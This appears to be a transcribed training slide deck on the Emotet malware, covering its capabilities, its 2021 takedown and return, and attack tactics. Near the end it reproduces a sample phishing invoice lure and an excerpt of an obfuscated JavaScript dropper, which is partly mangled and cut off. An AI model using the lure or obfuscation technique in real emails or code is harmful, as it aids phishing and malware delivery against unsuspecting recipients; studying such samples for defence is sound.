
Emotet operates with a variety of other top malware variants.
Image courtesy of Sophos.




Emotet Capabilities




- Highly customizable per unique target
- Can actively update itself:
 - Detection evasion
 - Capability updating
 - Aggressive even during the pandemic; leveraged COVID theme
- Constantly adapting and refreshing capabilities:
 - Polymorphic
 - Frequent manual code upgrades



- Malwarebytes data from April 2019




- Malwarebytes data from April 2019



A Brief History Of Emotet




- Emotet in the early years...



A Brief History Of Emotet



- International efforts to take down Emotet's global botnet infrastructure in January 2021 included the United States, Canada, and several European countries.



- [A video released by Ukrainian law enforcement](#) shows a raid with arrests and asset seizure



- Arrests were made, and law enforcement took control of the Emotet infrastructure. Authorities pushed an update that uninstalled Emotet across its infrastructure on April 25th, 2021. Law enforcement distributed a new Emotet module in the form of a 32-bit EmotetLoader.dll. This was deployed via the standard Emotet deployment channels.
- So, when law enforcement took control of Emotet, they took control of Emotet's normal update channel.



EMOTET takedown

In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

Participating law enforcement authorities:


 Netherlands (Politie)	 Germany (Bundeskriminalamt)	 France (Police Nationale)
 Lithuania (Lietuvos kriminalinės policijos biuras)	 Canada (Royal Canadian Mounted Police)	 USA (Federal Bureau of Investigation)
 UK (National Crime Agency)	 Ukraine (Національна поліція України)	

EUROPOL


Emotet Returns




- Emotet returned in November 2021.
- It returned with new capabilities:
- Changes to the loader, with new commands available for it
- Changes to the dropper
- New command and control infrastructure operational; 246 systems believed to be part of new botnet initially



- **Initial Access:** How does Emotet initially infect a victim system?
- **Execution:** How does Emotet execute malicious code on a victim system?
- **Persistence:** How does Emotet maintain access to a victim system?
- **Privilege Escalation:** How does Emotet acquire higher-level permissions on a victim system?
- **Defense Evasion:** How does Emotet avoid detection on a victim system?
- **Credential Access:** How does Emotet acquire account names and passwords on a victim system?
- **Discovery:** How does Emotet acquire information about the victim environment?
- **Lateral Movement:** How does Emotet move about the victim environment?
- **Collection:** How does Emotet gather information of interest in the victim environment?
- **Command and Control:** How does Emotet allow its operators to issue commands during an attack?
- **Exfiltration:** How does Emotet transfer stolen data out of the victim environment?





Initial Access - Phishing



Obfuscated JS payload

You have received an invoice from <> for \$3,492.84. To view, print or download a JS copy of your invoice, click the link below:

[http://\[REDACTED\]/invoice-80633-Apr-24-2017-US-665952/name=<>](http://[REDACTED]/invoice-80633-Apr-24-2017-US-665952/name=<>)

(Your report is attached in JS format)

Best regards, <>


```
Order-64459433-549-558-CKKWYFVEAKRAA74-HGSVQPY5Q-43893.js.txt - Notepad
File Edit Search Help
function W6Wxw[veQ88GN,ljwYu] { var PyG1xaC; var cD = "N[e:VHVYnIjyFL"; } var eVyyv1 = "V[k+.;]r"; var j0o = "span baser records needs greater promise mind kindle exclusion storm daughter
laugh unstirred Passing sighed"; var Y9uirEs = eVyyv1.replace("V[k+.;]r", ""); function W925[hQTP$qa,pl$,KUQ] { function F0(mEa3CJM,jArBQCEm) { var a9 = "sunny rein Than shoulders thanks
plighted Grim worn halls blows upheld nowise slayer witchcraft sands mystery foe damages wicked meet Sound feast small devious chill sake clove ride wings Yonder pierced"; } } var Kc93Mq =
"B@Qe"; function qnr[o01pl6f] { for {var L6 = 5127; L6 < 239; $i += 806} { for {var ejkfahd = 1454; ejkfahd < 170; $i += 947} { function nEcQ(oze,SwNpCeJ,$p0IUR,16Nra,$RuI) { var wxnc4 =
"wings winds morrow helpfuller Earthward seem An drawn Fulfilled pause God"; function I28PNNTA[y,B2$ScX,uab8,Z4Pnc] { var jdC = "Rejoicing Strikes gift imperious waters blew alighting
walls EITHER boot left Royally"; var ESJ = "envy thought begin changed castle troth begun blowing gratefully however V exalted venturesome sky Glad coming theirs triple holds Radiant
arrow"; } } } } var o1Lek = Kc93Mq.replace("B@Qe", ""); var ITc; var I4MCw = "OoF-w?"; var uY = "8DXQr"; function We8BR31w[F5,uzXCZ,i1o7,VLxrw] { var RHEf = "<YYEmisigWg"; } var gZq =
